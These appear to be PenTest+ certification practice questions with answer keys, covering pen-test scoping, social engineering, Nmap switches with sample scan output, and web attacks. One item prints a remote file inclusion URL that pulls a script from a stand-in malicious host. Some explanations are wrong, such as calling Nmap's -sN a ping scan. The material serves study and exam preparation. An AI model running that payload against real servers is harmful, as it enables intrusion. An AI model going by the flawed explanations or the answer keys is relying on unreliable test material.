Which of the following types of pen test would be most appropriate for assessing the potential of an internal attack?

- X **A)** Black box
- X **B)** Gray box
- ✓ **C)** White box
- X **D)** Red box

Explanation

In a **white-box assessment**, the testers are given as much information about the network as an employee would have.

This knowledge helps the tester assess the potential for an insider attack.

In a black-box assessment, the tester is given NO information about the network. The tester must start from scratch, just as an external attacker would. This type of pen test assesses the potential for an external attack.

In a gray-box assessment, the attacker is given some information about the existing network, but not all. A grey-box assessment includes more background information than a black-box test, but less than a white-box test.

Red box does not exist as an assessment type. However, a red team is a group of pen testers who are hired by an organization to mimic a real external threat actor. This type of team looks for **vulnerabilities and risks related to technology, employees, and physical security controls.**

Objective:

Planning and Scoping

Sub-Objective:

Explain the importance of scoping an engagement properly.

References:

[Black Box Testing vs White Box Testing: Know the Differences](#)

CompTIA PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Learning How to Scope a Penetration Testing Engagement Properly

28. Pharming, Phishing, Spimming, and Vishing

The following attacks are in scope for your penetration tests. Deduce which attacks on the left match with the mode of attack given on the right.

{UCMS id=5731159507992576 type=Activity}

Explanation

The attacks and their mode of attack should be matched in the following manner:

- Pharming - Web browser
- Phishing - E-mail
- Spimming - Social networks
- Vishing - Telephone

Take a look at the following chart identifies that identifies some of the attacks, their mode of attack, the attack target, and the attack description:

Attack	Mode of attack	Target of attack	Description of attack
Xmas attack	Port scan	Network devices (including routers and firewalls)	Attacker performs port scan to determine which ports are open
Vishing	Telephone, cell phone, VoIP	Phone-based victims	Attacker attempts to discover financial or other private information
Spimming	Social networks	Broad set of social network victims	Attacker sends messages appearing to come from victim's contacts that contain a link to a Web site that the attacker is marketing
Spamming	E-mail	Broad set of e-mail victims	Attacker sends e-mail messages appearing to come from victim's contacts that contains link to a usually malicious Web site
Phishing	E-mail	Broad set of e-mail victims	Attacker sends e-mail messages that appear to come from a trusted source to multiple users providing a link to verify user name and password on an external site
Spear-phishing	E-mail	Specific organization	Attacker sends e-mail messages that appear to come from a trusted source within the organization to multiple users to gain confidential information
Whaling	E-mail	Senior management and board members	Attacker sends e-mail messages that are aimed at a company executive or other senior management to lure the executive into clicking on a link to a Web site where malware is downloaded onto their machine that can obtain sensitive information
Spoofing	Browser	Broad set of browser victims	Attacker successfully masquerades as someone or something else by falsifying data
Pharming	Browser	Broad set of browser victims	Attacker redirects a Web site's traffic to another, bogus site

Objective:

Attacks and Exploits

Sub-Objective:

Compare and contrast social engineering attacks.

References:

Pharming

Attack What is

Phishing spim

or spIM

CompTIA PenTest+ Cert Guide, Ch 4: Social Engineering Attacks, Voice Phishing

CompTIA PenTest+ Cert Guide, Ch 4: Social Engineering Attacks, SMS Phishing

CompTIA PenTest+ Cert Guide, Ch 4: Social Engineering Attacks, Pharming

29. SOW

The client has developed a payment schedule for a pen test that makes the largest payment at the time of the report delivery. Where is this information recorded?

☐ A) Rules of engagement

☒ B) SOW

☐ C) MSA

☐ D) NDA

Explanation

The statement of work (SOW) defines a number of details concerning a pen test. They include:

- Timelines, including the report delivery schedule
- Scope of the work to be performed
- Location of the work (geographic location or network location)
- Technical and nontechnical requirements
- Cost of the penetration tests

Payment schedule

The non-disclosure agreement (NDA), which is signed by the tester, requires the tester to keep all company information private. It does not address payment.

The rules of engagement (RoE) specifies the allowed actions and allowed targets. The rules of engagement can also include a schedule of activities and time frames in which activities should be conducted. They typically do not include a schedule of payments.

The Master services agreement (MSA) is used to set parameters for ongoing tests, each with their own SOW. Having a MSA on file means that penetration testers do not need to renegotiate terms for every test with established clients. The schedule of payment would be established separately in the SOW for a specific project, regardless of the presence of a MSA.

Objective:

Planning and Scoping

Sub-Objective:

Explain key legal concepts.

References:

CompTIA® PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Understanding the Legal Concepts of Penetration Testing

30. OS fingerprinting >> nmap -v -sV -O -sS -T2 192.168.1.1

Given a command: nmap -v -sV -O -sS -T2 192.168.1.1, what is the primary function of the -O switch?

- X **A)** Ping scan
- X **B)** Service identification

- X C) Port selection
- ✓ D) OS fingerprinting

Explanation

The Nmap command `-O` is used for OS detection/fingerprinting. This is used to determine which operating system the target is using.

```
C:\Users\gothi>nmap -O 192.168.1.2
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-15 14:07 Pacific Standard Time
Nmap scan report for 192.168.1.2
Host is up (0.00s latency).
Not shown: 993 closed ports
PORT      STATE      SERVICE
53/tcp    filtered  domain
135/tcp   open       msrpc
139/tcp   open       netbios-ssn
443/tcp   open       https
445/tcp   open       microsoft-ds
903/tcp   open       iss-console-mgr
5357/tcp  open       wsdapi
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=1/15%OT=135%CT=1%CU=44007%PV=Y%DS=0%DC=L%G=Y%TM=5E1F8D
OS:2D%P=1686-pc-windows-windows)SEQ(SP=106%GCD=1%ISR=10E%TI=I%CI=I%II=I%SS=
OS:S%TS=U)OPS(O1=MFFD7NW8NNS%O2=MFFD7NW8NNS%O3=MFFD7NW8%O4=MFFD7NW8NNS%O5=M
OS:FFD7NW8NNS%O6=MFFD7NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF
OS:70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=MFFD7NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=0%A
OS:=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T3(R=Y%DF=
OS:Y%T=80%W=0%S=Z%A=0%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%R
OS:D=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=
OS:0%S=A%A=0%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U
OS:1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=Z%RUCK=G%RUD=G)IE(R=Y%DF
OS:I=N%T=80%CD=Z)

Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.57 seconds
```

The `-p` command of the Nmap command performs port selection. This is used to specify a port in a scan. The following exhibit shows an example of this command:

```
testcase@ubuntu:~$ nmap -p80 -T5 192.168.138.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2020-01-02 08:26 PST
Nmap scan report for _gateway (192.168.138.2)
Host is up (0.00063s latency).

PORT      STATE SERVICE
80/tcp    closed http

Nmap scan report for ubuntu (192.168.138.130)
Host is up (0.00013s latency).

PORT      STATE SERVICE
80/tcp    closed http

Nmap scan report for 192.168.138.132
Host is up (0.00063s latency).

PORT      STATE SERVICE
80/tcp    closed http

Nmap done: 256 IP addresses (3 hosts up) scanned in 1.80 seconds
testcase@ubuntu:~$
```

The `-sV` parameter of the Nmap command performs service identification. This gives information on services running, including mail or DNS server services. This could help determine the exploits to which a server could be vulnerable.

```

C:\Users\gothi>nmap -sV -T4 192.168.1.2
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-15 13:46 Pacific Standard Time
Nmap scan report for 192.168.1.2
Host is up (0.00017s latency).
Not shown: 992 closed ports
PORT      STATE      SERVICE      VERSION
53/tcp    filtered  domain
135/tcp   open      msrpc        Microsoft Windows RPC
139/tcp   open      netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open      ssl/https
445/tcp   open      microsoft-ds?
902/tcp   open      ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp   open      vmware-auth  VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
5357/tcp  open      http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port443-TCP:V=7.70%T=SSL%I=7%D=1/15%Time=5E1F884A%P=i686-pc-windows-win
SF:dows%r(GetRequest,13A,"HTTP/1\1\1\x20403\x20Forbidden\r\nDate:\x20Wed,\x
SF:2015\x20Jan\x202020\x2021:46:50\x20GMT\r\nConnection:\x20close\r\nConte
SF:nt-Security-Policy:\x20block-all-mixed-content\r\nContent-Type:\x20text
SF:/plain;\x20charset=utf-8\r\nStrict-Transport-Security:\x20max-age=31536
SF:000\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20DENY\r
SF:\nX-XSS-Protection:\x201\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOption
SF:s,140,"HTTP/1\1\1\x20501\x20Not\x20Implemented\r\nDate:\x20Wed,\x2015\x2
SF:0Jan\x202020\x2021:46:50\x20GMT\r\nConnection:\x20close\r\nContent-Secu
SF:rity-Policy:\x20block-all-mixed-content\r\nContent-Type:\x20text/plain;
SF:\x20charset=utf-8\r\nStrict-Transport-Security:\x20max-age=31536000\r\n
SF:X-Content-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20DENY\r\nX-XSS
SF:-Protection:\x201\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest
SF:,13A,"HTTP/1\1\1\x20404\x20Not\x20Found\r\nDate:\x20Wed,\x2015\x20Jan\x2
SF:02020\x2021:46:50\x20GMT\r\nConnection:\x20close\r\nContent-Security-Po
SF:licy:\x20block-all-mixed-content\r\nContent-Type:\x20text/plain;\x20cha
SF:rset=utf-8\r\nStrict-Transport-Security:\x20max-age=31536000\r\nX-Conte
SF:nt-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20DENY\r\nX-XSS-Protec
SF:tion:\x201\r\nContent-Length:\x200\r\n\r\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 160.72 seconds

```

The `-sN` parameter of the Nmap command performs a ping scan. It sends an ICMP echo packet by default. If the target responds, then it is alive. If not, the target is considered offline. The following exhibit shows this command:

```

C:\Users\gothi>nmap -sN 192.168.1.2
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 16:42 Pacific Standard Time
Nmap scan report for 192.168.1.2
Host is up (0.00053s latency).
All 1000 scanned ports on 192.168.1.2 are closed

Nmap done: 1 IP address (1 host up) scanned in 6.96 seconds

```

Objective:

Penetration Testing Tools

Sub-Objective:

Given a scenario, use Nmap to conduct information gathering exercises.

References:

[Nmap - Remote OS Detection](#)

31. Communication triggers

Communication details are contained in the penetration test's engagement plan. One of the members of the penetration testing team wants to ensure that they understand the appropriate communication triggers.

Which of the following is NOT a communication trigger?

- X **A)** Completion of a testing stage
- X **B)** Indicators of compromise
- X **C)** Critical findings
- ✓ **D)** Unexploited findings

Explanation

Unexploited findings is NOT a communication trigger. This information would be contained in the final report.

Communication triggers include stages of the penetration test, critical findings, and indicators of compromise. These are standard communication triggers. Some organizations may include other communication triggers as part of the engagement plan. It is important that the penetration tester understands these triggers and acts accordingly.

Objective:

Reporting and Communication

Sub-Objective:

Explain the importance of communication during the penetration testing process.

References:

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test, Understanding Report Handling and Communications Best Practices

32: Communication escalation path

Which of the following is NOT an important factor in creating the communication escalation path?

- ✓ **A)** stakeholder team structure
- X **B)** contact information for all stakeholders
- X **C)** communication schedule
- X **D)** secure communication protocols

Explanation

A proper communication escalation path identifies who the tester should contact, how often contact can be made, and under what conditions the stakeholders should be contacted. It also includes their contact information. Specifically, it should include:

- Contact information for all relevant stakeholders
- Frequency of communication with the stakeholders
- Method of communication with the stakeholders
- Individuals to contact in case of emergency

The internal team structure for stakeholders is not typically used in the process of creating a communication escalation path.

Objective:

Planning and Scoping

Sub-Objective:

Explain the importance of planning for an engagement.

References:

CompTIA PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Communication

Escalation Path

33. Types of attacks

The following attacks are in scope for your penetration tests. Deduce which attacks on the left match with the mode of attack given on the right.

{UCMS id=5634254845247488 type=Activity}

Explanation

The attacks should be matched with the descriptions in the following manner:

- **Brute force attack** - occurs when a hacker tries all possible values for such variables as
 - usernames and passwords
- **DNS poisoning** - occurs when IP addresses and host names are given out with the goal of traffic diversion

Man-in-the-middle attack - occurs when a hacker intercepts messages from a sender, modifies those messages, and sends them to a legitimate receiver

- **Smurf** - occurs when a combination of Internet Protocol (IP) spoofing and Internet Control Message Protocol (ICMP) messages saturates a network

DNS poisoning is similar to ARP poisoning. With ARP poisoning, an attacker sends fake ("spoofed") Address Resolution Protocol (ARP) messages on a network with the goal of traffic diversion.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit network-based vulnerabilities.

References:

CompTIA PenTest+ Cert Guide, Ch 6: Exploiting Application-Based Vulnerabilities, Exploring Credential Brute Forcing

[How DNS cache poisoning works](#)

[Microsoft - Man-in-the-Middle Attack](#)

[Smurf Attack](#)

34. piggybacking

A user without an entry badge follows an employee with an entry card into the facility after the employee opens the door. What has occurred?

- X **A)** replay attack
- X **B)** credential harvesting
- ✓ **C)** piggybacking
- X **D)** shoulder surfing

Explanation

Piggybacking is a social engineering attack that involves entering a facility which you are not authorized to enter by doing so when an authorized person opens the door using their credentials stored on a key card.

Often you will see the terms piggybacking and tailgating used synonymously. However, there is a subtle difference between the two. Piggybacking implies that the person who has opened the door with their credentials knows the individual following them through the secure door. Tailgating means that the individual following is unknown by the person with credentials.

Credential harvesting is typically done by locating password hashes and taking them offline to crack, or by using a phishing technique to collect them.

Shoulder surfing is the unauthorized viewing of sensitive information on another user's screen.

In a **replay attack**, packets of interest (typically containing authentication credentials) are captured and re-sent at another time, allowing successful authentication to a service or device.

Objective:

Attacks and Exploits

Sub-Objective:

Summarize physical security attacks related to facilities.

References:

[Tailgating Detection and Prevention: Enforce One Person Rule](#)

35. Directory traversal

On a penetration test of your client's site, you see a shopping catalog. Upon looking at the pictures of the items in their catalog, you find the address of where the images are located in the web application: `/var/coats/images/218.png`.

You put that address in your browser's URL as `https://insecure-website.com/var/coats/images/218.png`. The image of a coat shows up by itself. You take that image and play with the address to easily allow a certain type of attack to happen. There is no security against this attack in place. What is this attack called?

- X **A)** File inclusion
- X **B)** Cookie manipulation
- ✓ **C) Directory traversal**
- X **D)** Malicious file upload

Explanation

This attack is a directory traversal. Directory traversal is a very common attack against sites. It is a real easy way to get around login information or access private galleries, files, or even username and email lists. Frequently this attack requires guessing which subdirectory and/or filename is your target. With some detective work, you can follow the normal file and domain structures that are out there. You can do this attack by using two different methods: the `(.../)` method or by typing in the absolute path (`https://interconn.com/wp-content/uploads/2018/03`).

This is not **cookie manipulation**. Cookies are small pieces of data created and stored in a user's browser that keeps track of important information regarding the user's session information for a particular site. Cookie manipulation, also called cookie poisoning, is when a hacker is able to change data within that cookie to take over that user's information or bypass security measures on websites. This is not the case here as the pen tester was able to see another attack vector and move around the site.

This is not a **file inclusion attack**. File inclusions themselves are normal, and useful, parts of a server-side scripting language. They are there to help in maintenance, update, and for code-editing. They are there also to allow web applications to pull and read files from the server's file system.

Local file inclusion (LFI) and remote file inclusion (RFI) are similar to the nefarious cross site scripting (XSS) attacks. All of them are forms of **code injection**, with LFI being less sophisticated

and therefore easily preventable. RFI is a method which allows an attacker to employ a script to include a remotely hosted file on the web server. LFI is very similar to RFI, the only difference being that to carry out the LFI attack, the attacker has to use local files on the current server, and RFI uses remote files. This scenario did not deal with the files on a server but with just changing parts of the web address to move around to areas that an external user wouldn't normally be able to access.

This is not a malicious **file upload attack**. If a file upload option exists on a web application without any limiters or certain red flags it watches out for, then an attacker can upload malware right to the server and have a field day.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit application-based vulnerabilities.

References:

[OWASP - Path Traversal](#)

36. Bluejacking = unsolicited text messages

You are designing a pen test in which you want to see if you can successfully **send unsolicited text messages to company smartphones and laptops**.

What type of attack are you simulating?

- X **A)** RFID cloning
- X **B)** WPS implementation weakness
- ✓ **C)** Bluejacking
- X **D)** Jamming

Explanation

You are testing the likelihood that a **Bluejacking attack** will succeed. In this attack, the Bluetooth service is utilized to send unsolicited text messages to devices where the Bluetooth service is enabled and the device is left in a discoverable mode.

You are not simulating a **WPS implementation weakness attack**. This is an attack on the Wi-Fi Protected Setup (WPS) service, which was designed to make attaching new devices to a home wireless network easier by transmitting the WPA or WPA2 PIN to the new device. By using a utility called Reaver, the PIN can be cracked.

You are not simulating an RFID cloning attack. In this attack, RFID tag information is captured wirelessly as it is transmitting between label and reader. In some cases, this cloned information may be that which is required to enter a secure room or area (user badges).

You are not simulating a **jamming attack**. This is a DoS attack in which the frequency the company AP uses is jammed, preventing all communication with the AP.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit wireless and RF-based vulnerabilities.

References:

[What is bluejacking?](#)

37. FTP server configuration

A penetration tester identifies the following findings during an external vulnerability scan:

Vulnerability	Ports
Unencrypted authentication	20
Unencrypted data	21
SSLv3 accepted on HTTPS connections	443
Windows Server 2012 host found	21

Which is the BEST answer for these findings?

- ✓ **A) FTP server configurations may reveal sensitive information.**
- X **B) Obsolete software may contain exploitable components.**
- X **C) Identical credentials are used on multiple systems.**

X **D)** Weak authentication practices may be used.

Explanation

Based on the findings, FTP server configuration may reveal sensitive information. **By default, FTP uses ports 20 and 21 and is not encrypted.** This means that both authentication and data can be intercepted.

Obsolete software with exploitable components is not the main problem. None of the findings shown list software that is no longer supported. Windows Server 2012 is supported until October 2023, as of this writing.

Weak authentication practices are not the main problem. FTP sends authentication information in plaintext. The problem is not the authentication mechanism, but rather it is the implementation of FTP.

Identical credentials being used on multiple systems is not the main problem. None of the given findings relate to this issue. Identical credentials would allow an attacker to use the same credentials across multiple systems.

FTP can be implemented with SSL to provide encryption for both authentication and data. This would prevent attackers from being able to read the information transmitted.

Objective:

Reporting and Communication

Sub-Objective:

Given a scenario, recommend mitigation strategies for discovered vulnerabilities.

References:

[What is FTP Security? Securing FTP Usage](#)

38. Most fragile when scanned

When getting ready to do a vulnerability scan on a network, you need to understand fragile systems and non-traditional items on the network that may be negatively affected when being heavily pinged.

Which of the following items are the most fragile when scanned or attacked? (Choose two.)

- X **A)** Fax machines
- X **B)** Cell phones
- ✓ **C) Printers**
- ✓ **D) IoT**
- X **E)** Macs

Explanation

Internet of Things (IoT) devices and printers are the most fragile when scanned or attacked.

During active scanning on your network, the scan is knocking on all of the port's doors, which in most devices is ok. Unfortunately, that knocking can cause damage to the more fragile IoT items that aren't built to take that kind of traffic. For example, when a port scan is initiated against a printer, a large amount of "garbage" will be printed, including seemingly meaningless information outputted from each port as it is scanned. If you are using something like Nessus or another GUI scanner in the same vein, you may get a message similar to the following:

"The remote host appears to be a network printer, multi-function device, or other fragile device. Such devices often react very poorly when scanned."

IoT devices are usually clumped into a number of devices and aren't meant to be slammed with scanning techniques.

Cell phones are not considered fragile devices and can be scanned on a Wi-Fi network without the user knowing about it.

Fax machines are not usually connected to the network, but to the phone line. There are ways to attack fax machines, but that is outside the scope of this practice test remediation.

Computers that run macOS are like any other computer. They can be pinged or DoS'd like any other computer without affecting its operation.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, perform a vulnerability scan.

References:

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification, Fragile Systems/Nontraditional Assets

39. RFI = Remote File Inclusion

While attacking InterConn's network, you see an attack vector against their server using the following address: `http://example.interconn.com/example.php?file=http://www.malicious-example.com/malicious.php`

What attack is being used here?

- ✓ **A) RFI**
- X **B) SQL injection**
- X **C) XSS**
- X **D) Directory traversal**

Explanation

Remote file inclusion (RFI) is being used here. RFI is an attack vector that was more popular several years ago, but unfortunately people and companies are still lazy about sanitizing PHP: Hypertext Preprocessor (PHP). PHP is a general-purpose programming language used with HTML to create web sites. You can still find ways of running shells in the scenario being described.

File inclusions themselves are normal, and useful, parts of a server-side scripting language. They are there to help in maintenance, update, and for code-editing. They are there also to allow web applications to pull and read files from the server's file system. They are vulnerable to LFI and RFI attacks.

Local file inclusion (LFI) and remote file inclusion (RFI) are similar to the nefarious cross site scripting (XSS) attacks. All of them are forms of code injection, with LFI being less sophisticated and therefore easily preventable. RFI is a method which allows an attacker to employ a script to include a remotely hosted file on the web server. LFI is very similar to RFI, the only difference being that to carry out the LFI attack, the attacker has to use local files on the current server, and RFI uses remote files.

This is not a directory traversal attack. Directory traversal is a way of gaining unauthorized file system access. In a directory traversal attack, also known as path traversal, an attacker enters information in a web form, URL address line, or another input method that gives them access to a file or directory

that they shouldn't have access to, such as adding some periods and a backslash into the address to get to the parent directory.

This is not a **cross-site scripting** (XSS) attack because XSS is a code injection attack that targets web application input and client-side scripting vulnerabilities. It comes in many flavors such as the more common versions: Stored cross-site scripting (XSS) or persistent XSS, and it occurs when someone has implanted malicious code into the site that is always run when someone accesses that website. The attacker usually accesses the site via login, message board, or some other type of input.

A SQL injection is a type of injection attack in which malicious SQL statements are injected into an input field in a web request and executed on a database server.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit application-based vulnerabilities.

References:

CompTIA PenTest+ Cert Guide, Chapter 6: Exploiting Application-Based Vulnerabilities, Exploiting File Inclusion

Vulnerabilities

40. The GNU Project Debugger or GDB

Users have been complaining about a program constantly crashing. What tool would you use to find out more information as to why the crashes occur?

- ✓ **A) GDB**
- X **B) Theharvester**
- X **C) Immunity Debugger**
- X **D) BeEF**

Explanation

The GNU Project Debugger (GDB) is a widely popular debugger with many features. With this program, you can understand what a program was doing when it crashed.

The answer is not BeEF. **BeEF** is a web application testing framework. Its main purpose is to exploit vulnerabilities in web browsers.

The answer is not the **Immunity Debugger**. This tool supports a Python-based API. It allows for the writing of exploits, analyzation of malware, and reverse engineering of binary files.

The answer is not **Theharvester**. It is a tool which is used to enumerate DNS information about a given hostname/IP address.

Objective:

Penetration Testing Tools

Sub-Objective:

Compare and contrast various use cases of tools.

References:

CompTIA PenTest+ Cert Guide, Chapter 9: Penetration Testing Tools, Common Decompilation, Disassembling, and

Debugging Tools, The GNU Project Debugger (GDB),

41. Network Segmentation

You performed a pen test for a retail organization that processes credit card information. During the test you identified several sensitive credit card items were stored with other data that was widely available to users. What concept required by PCI-DSS would rectify this situation?

- X **A)** intrusion prevention systems
- X **B)** next generation firewalls
- ✓ **C) network segmentation**
- X **D)** key management

Explanation

Network segmentation, also referred to as data isolation, is one of the key requirements of PCI-DSS and calls for sensitive credit card data, such as PANs, to be stored apart from other sensitive items. In this way, if there is a breach, not every sensitive item can be readily available.

In general, when dealing with any compliance-based pen test, the penetration tester should verify the presence of the following best practices:

- Data isolation
- Secure key management
- Proper password policies

While next generation firewalls and intrusion prevention systems are certainly an advisable addition to any network holding sensitive data, it is not one of the requirements of PCI-DSS. **The main goals of the PCI-DSS standard are as follows:**

- Build and Maintain a Secure Network
- Protect Cardholder Data
- Maintain a Vulnerability Management Program
- Implement Strong Access Control Measures
- Regularly Monitor and Test Networks
- Maintain an Information Security Policy

Objective:

Planning and Scoping

Sub-Objective:

Explain the key aspects of compliance-based assessments.

References:

[Securing the Future of Payments Together](#)

42. CVE-2019-17554???

You have run an automated scan against the network at InterConn and found a number of vulnerabilities. In an instance of LibreOffice Writer, you copy the vulnerabilities and look them up on <https://cve.mitre.org/cve/> to see if you can find anything already reported on them.

For one of the vulnerabilities, the response comes back:

CVE-2019-17554

with a Date entry created:

20191014

What from the above Date entry created is NOT indicated? (Choose three.):

- ✓ **A) Shared with vendor**
- ✓ **B) Discovered**
- ✓ **C) Disclosed publicly**
- X **D) Reserved**
- X **E) Allocated**

Explanation

The entry does NOT indicate the vulnerability is discovered, disclosed publicly, or shared with vendor.

According to CVE, "CVE IDs are used by cybersecurity product/service vendors and researchers as a standard method for identifying vulnerabilities and for cross-linking with other repositories that also use CVE IDs. This date does not indicate when the vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE. That information may or may not be included in the description or references of a CVE Entry or in the enhanced information for the CVE Entry that is provided in the U.S. National Vulnerability Database (NVD)."

The "Date Entry Created" date in a CVE Entry indicates when the CVE ID was issued to a CVE Numbering Authority (CNA) or the CVE Entry was published on the CVE List.

"A CVE Entry is marked as "RESERVED" when it has been reserved for use by a CVE Numbering Authority (CNA) or security researcher, but the details of it are not yet populated. A CVE Entry can change from the RESERVED state to being populated, or allocated, at any time based on a number of factors both internal and external to the CVE List. Once the CVE Entry is populated with details on the CVE List, it will become available in the U.S. National Vulnerability Database (NVD)".

This particular entry has been allocated because all of the information has been populated. It is also reserved because it has been assigned to a particular vulnerability.

Common Vulnerabilities and Exposure (CVE) is a list of common identifiers for publicly known cybersecurity vulnerabilities. With a standardized description for each vulnerability or exposure, they are more of a dictionary than a database. CVE helps provide rankings on discovered vulnerabilities but does not provide security compliance standards.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, analyze vulnerability scan results.

References:

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification, Understanding How to Analyze Vulnerability Scan Results

[CVE Mitre FAQs](#)[CVE > Frequently Asked Questions > What does DATE ENTRY CREATED signify in a CVE Entry?](#)

43. Full Scan

You perform the scan shown in the image below.

```
root@kali:~# nmap -sT -A -v 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-25 14:32 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:32
Completed NSE at 14:32, 0.00s elapsed
Initiating NSE at 14:32
Completed NSE at 14:32, 0.00s elapsed
Initiating NSE at 14:32
Completed NSE at 14:32, 0.00s elapsed
Initiating Ping Scan at 14:32
Scanning 256 hosts [4 ports/host]
Completed Ping Scan at 14:32, 2.68s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 256 hosts. at 14:32
Completed Parallel DNS resolution of 256 hosts. at 14:32, 4.15s elapsed
Initiating Connect Scan at 14:32
Scanning 64 hosts [1000 ports/host]
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 139/tcp on 192.168.1.2
Discovered open port 80/tcp on 192.168.1.4
Discovered open port 135/tcp on 192.168.1.2
Connect Scan Timing: About 3.65% done; ETC: 14:46 (0:13:38 remaining)
Connect Scan Timing: About 5.77% done; ETC: 14:50 (0:16:36 remaining)
Connect Scan Timing: About 9.15% done; ETC: 14:49 (0:15:34 remaining)
Increasing send delay for 192.168.1.2 from 0 to 5 due to 11 out of 16 dropped probes since last increase.
Discovered open port 20005/tcp on 192.168.1.1
Connect Scan Timing: About 12.48% done; ETC: 14:49 (0:14:30 remaining)
Connect Scan Timing: About 16.82% done; ETC: 14:47 (0:12:41 remaining)
Increasing send delay for 192.168.1.1 from 0 to 5 due to 11 out of 32 dropped probes since last increase.
Increasing send delay for 192.168.1.4 from 0 to 5 due to 11 out of 34 dropped probes since last increase.
Increasing send delay for 192.168.1.2 from 5 to 10 due to 11 out of 32 dropped probes since last increase.
Connect Scan Timing: About 22.76% done; ETC: 14:49 (0:13:28 remaining)
Connect Scan Timing: About 23.14% done; ETC: 14:51 (0:14:50 remaining)
Connect Scan Timing: About 23.50% done; ETC: 14:53 (0:16:10 remaining)
Connect Scan Timing: About 23.84% done; ETC: 14:55 (0:17:28 remaining)
Connect Scan Timing: About 24.13% done; ETC: 14:57 (0:18:45 remaining)
Connect Scan Timing: About 24.52% done; ETC: 14:59 (0:20:03 remaining)
Connect Scan Timing: About 24.97% done; ETC: 15:00 (0:21:23 remaining)
Connect Scan Timing: About 25.59% done; ETC: 15:03 (0:22:52 remaining)
Increasing send delay for 192.168.1.1 from 5 to 10 due to 11 out of 15 dropped probes since last increase.
Connect Scan Timing: About 26.03% done; ETC: 15:05 (0:24:29 remaining)
Increasing send delay for 192.168.1.2 from 10 to 20 due to 11 out of 12 dropped probes since last increase.
Connect Scan Timing: About 26.69% done; ETC: 15:08 (0:26:09 remaining)
Increasing send delay for 192.168.1.4 from 5 to 10 due to 11 out of 16 dropped probes since last increase.
Connect Scan Timing: About 27.45% done; ETC: 15:10 (0:27:56 remaining)
Connect Scan Timing: About 28.31% done; ETC: 15:14 (0:29:56 remaining)
Connect Scan Timing: About 29.21% done; ETC: 15:17 (0:32:02 remaining)
Connect Scan Timing: About 30.36% done; ETC: 15:21 (0:34:20 remaining)
```

Which type of scan did you perform?

- X A) Stealth scan
- X B) Discovery scan
- ✓ C) Full scan
- X D) Compliance scan

Explanation

You performed a full scan with the addition of the -A switch. This option enables OS detection, version detection, script scanning, and traceroute.

The -sT switch is one of the most basic, but very good, Nmap scans. It is one of the two TCP connect scans, along with -sS (which is a stealth scan). This is a TCP scan as it is connection-oriented scan. Thus, it sends a connection call to the port. If it receives back an OK it logs the port as Open. If it does not receive back a response, it calls the port Closed and moves on. This scan is pretty basic, but a good and very functional scan on the network.

A stealth scan is not going to be as loud as a ping scan. You need to be very careful when performing a ping scan. A stealth scan is going to use the -sS switch and is just going to quietly poke around and see what ports are open on a host or hosts.

A discovery scan most often uses the -sn switch and will show you a list of hosts that are open now, but not ports. This type of scan is used more for seeing what is out there in the network. There are several different discovery scans you can perform, which use the following switches:

- sn (no port scan)
- sL (list scan)
- Pn (no ping)
- PS (port list TCP version)
- PU (port list UDP version)

Compliance scans, by their very nature, are interested in whatever compliance rules your company needs to follow. For instance, if you are a hospital or medical clinic, you need to follow HIPAA.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, perform a vulnerability scan.

References:

[Nmap Network Scanning > Port Scanning Techniques](#)

